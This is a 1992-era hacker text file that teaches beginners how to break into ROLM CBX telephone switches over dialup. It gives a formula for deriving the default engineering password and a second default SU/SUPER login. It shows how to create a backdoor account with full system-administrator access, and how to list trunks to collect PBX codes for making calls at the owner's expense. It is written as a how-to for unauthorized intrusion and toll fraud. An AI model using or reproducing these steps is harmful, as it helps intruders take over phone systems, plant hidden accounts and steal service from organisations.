****

ROLM CBX
A text file for the beginner

By Tracer

****

Introduction

Welcome, this is my first attempt at writing a text file, so bear with me. I hope you find this file informative and helpful. If you have any questions, comments, or gripes, send me E-Mail at The Landfill, Blitzkreig, or Ripco][.

In this file, I'll be using some of Doc Holiday's file, so I want to make that clear. I want to give him and Brownstone a big thanks for the info they have.

ROLM CBX's

The ROLM CBX is very powerful. Once you get the hang of it, you can do virtually anything. You have the whole PBX at your finger tips now. If you want more info on CBXes in general, read Epsilon's Phrack file.

Hacking the CBX

Ok, now you have finally found a ROLM dialup after all of your scanning. Good work. Now, let's not delay. You will have to decide what system it is. There are two versions, so I will give both examples for those who don't know. ROLM sends out all of their CBXes with a default account. There is now way to change it as far as I know. Here they are:

You should get a logon banner somewhat like this:

```
ROLM CBX     SITE ID: SEARS31332
RELEASE: 9004.4.20  BIND DATE: 19/DEC/88
COPYRIGHT (C) ROLM CORPORATION, 1987
ALL RIGHTS RESERVED  -  PROPERTY OF ROLM CORPORATION
03:34:55 ON MONDAY 6/22/1992   33 DEGREES C
```

When it asks for the username, enter: ENG

Now, to get the default password, take the day of the month (22) and add that to the node number (usually 1), plus the first digit in the minute (0). Now you have the total 23. Use the last digit of that total (3) and use it as the first in the password. Now add the charcters WID, then add the system number (31332), and and the first letter in the current month (J).

So your password should come out as:

3WID31332J

If that one didn't work for you, you will have to use this method.

USERNAME: SU
PASSWORD: SUPER

Once your in

Once your in, you should have no problems wondering around the machine and using the utilities in the machine's operating system. There is very specific help functions inside the machine that will guide you through with no problems. At the CBX prompt:

%. ?

Should produce a valid listing of options and sub-functions. Every function can be followed with a '?' to give lists of valid sub-functions under that function or how the syntax of that function should be used.
The following is a listing of commands:

ABORT	ACTIVATE	ATTR	BYE
CANCEL	CARD	CDRSM	CDT
CHANGE	CHG	CLEAR	CLR
CMPCT	CMSTS	CNCL	CNFG
CONVERT	COPY	CPEG	CTMON
CTRA	CTRTL	CXCLR	COPY
CXCLR	CXCON	CXNET	DACK
DADD	DAEVT	DANS	DBDMP
DCAT	DCF	DCOM	DDMA
DDQ	DDT	DE	DEACTIVATE
DEFINE	DELETE	DEMOUNT	DESUM
DEX	DFACK	DFCOM	DFEAT
DFEVT	DHTQ	DHWS	DIAG
DIQ	DISABLE	DIWQ	DKQ
DML	DMNT	DMS	DMTST
DOWN	DPATR	DPMR	DPMS
DPPRI	DPTR	DQQ	DRCT
DREGS	DSBLE	DSQ	DSST
DSTAK	DTCB	DTDQ	DWQ
DX_TR	ENABLE	ENB	ENBLE
ETIO	EX	EXM	EXN
EXP	EXPAND	FINIT	FORMAT
FREER	FSD	GTOD	HDBST
HELP	INSTALL	KPFA	LCT
LIST	LOAD	LOGOFF	LOGON
LPEG	LPKT	LSCT	LSL
LST	LTCB	MNT	MONITOR
MOUNT	MTRACE	NEXT	NSTAT
PAGE	PCNFG	PDIO	PFA
PKTS	PLIST	PLTT	PPFA
PS	PSH	QAT	QITM
QTEST	RCT	RECEIVE	RENAME
REPLY	RESTART	RESTORE	REVERSE
RM	RMOFF	RPFA	RSC
RSCLK	RSTOR	RSTRT	SAT
SCAN	SEND	SETD	SHOW
SITM	SOCON	SOUNC	SSAT
START	STATE	STATUS	STEST
STOD	STOP	STRT	STS
TDCD	TEST	TKSTS	TRTL
TST	TX	UNLK	UNLOCK
UP	VERIFY	XDEF	XMIT
XPND			

These commands can be executed from and '% ' prompt. If the command is followed by a '?', more information will be supplied about the command.
NOTE: These commands may vary with the different types of systems.

Using the ICI

At the heart of the ROLM CBX is the Interactive Configuration Interface, (ICI). This is where you can get the vital statistics and mostly anything else about the PBX from. To get into the ICI, just enter the following at the main prompt.

```
% CNFG
```

Now you should get a header like this:

```
                        CBX/9000
          INTERACTIVE  CONFIGURATION INTERFACE


15:14:32 ON MONDAY 6/22/1992
COMMAND:
```

This is the main command prompt. From here you can exercise the '?' help list to get valid commands. There are four phases of the ICI utilites: Modify, Create, List, and Delete. These can be used on Extentions, Trunks, Logon accounts, Feature Group sequences, Data_line access, Trunk Groups, ect.

This should detail how to modify a listing like above using the 'MODIFY' command in the ICI. Once modified, all transactions are processed immediately. Using the 'Delete' command one can delete extentions, trunks, ect.

So now we have the following commands in ICI: MODIFY, DELETE, LIST, CREATE. Each can be used with the following "Nouns" to modify that "Noun":

BUTTON_120	BUTTON_240	CDR_EXCLUDE	CNFG_ERRORS
CNFG_QUEUE	CNFG_STATUS	CNFG_USERS	COM_GROUP
COS_FEAT	DATA_ESS	DATA_DEVICE	DATA_GROUP
DATA_LINE	DATA_SUBMUX	DLI	ETS
EXTEN	FAC	FAC_TYPE	FAMILY
FEAT_CODE	FIRST_DIGIT	HD_GROUP	LEX
LOGON_PROFILE	MAP	MEM_PARTS	PARAM
PICK	POWER	Q_TYPE	ROUTE_LK
RP	RPD	RPI	RPS_120S_ON
RPS_240S_ON	SAT_NAME	SEARCH_SEQ	SECTION
SECURITY_GROUP	SERVICE_LIST	SIO_PARTS	SLI
SPEED	T1D3	T1D3_GRP	TRUNK
TRUNK_GROUP	VPC		

The FAMILY, LOGON_PROFILE, and CNFG_USER all deal with the accounts on the system. One can use MODFIY or CREATE to set them up an account with SU access. The FAMILY noun is the listing of the groups with different access, to different "nouns" available. I.E.: Not everyone can access the CHANGE LOGON_PROFILE to create an account.

To create an account with SU access, type (while in ICI):

```
% CREATE LOGON_PROFILE
ENTER NAME (1-12 CHAR): TEST
ENTER PASSWORD: TEST
RETYPE: TEST
```

Next it will ask you for a family. For SU access, type "SYSTEM_ADMIN". After family, the machine should prompt you for a "verb". Verbs are the actual functions or commands, so in this environment you can set the commands a user can access. So, for SU, enter "ALL" for every command access.

To get a valid listing of users online, try this:

```
% LIST CNFG_USERS
NUMBER OF USERS    MAX NUMBER OF USERS
     3                   5

PORT    USER_NAME    START_TIME  HOW_LONG
17      SU           17:47:57    0:28:34
```

```
2       FIELD        18:16:03    0:0:28
3       MARYB        18:16:03    0:10:03
```

Getting the Codes

Ok, now you've looked around a little and got the feel of the system. Now you want to get the PBX codes so you can call around. This is the simpilest way to go. At the ICI prompt, type:

```
COMMAND: LIST
NOUN: TRUNK
PAD: ALL
```


Now a list of all the trunks should come up. Be sure to read each one carefully. This is the one (or ones) you will be looking for:

```
         TRUNK IDENTIFICATION            NAME
    ------------------------------  ----------------
DS RJ 2/11  352-0515                CO

    START   END    CHECKS   PASS   INTCEPT
    TIME    TIME   ACT FAC  WORD    EXTN
    -----   -----   -   -   ----   -------
DS 00:00    23:59   N   N   1357   255
```

Make a note of the trunk number and look for the password as noted above. Now you have the number without even hacking it out for a week. Pretty neat huh?

Conclusion

Now you have a little better knowledge of getting into ROLM systems. I'm still new to them myself. When I get a better understanding of them, I'll put out another text on it. I'm sure you can do most anything you want. Just wander around the system and have fun. Just don't mess with the extensions or anything. I hope this file helped someone out there. Write me if it did.

merk.merk.com!works!tracer@apple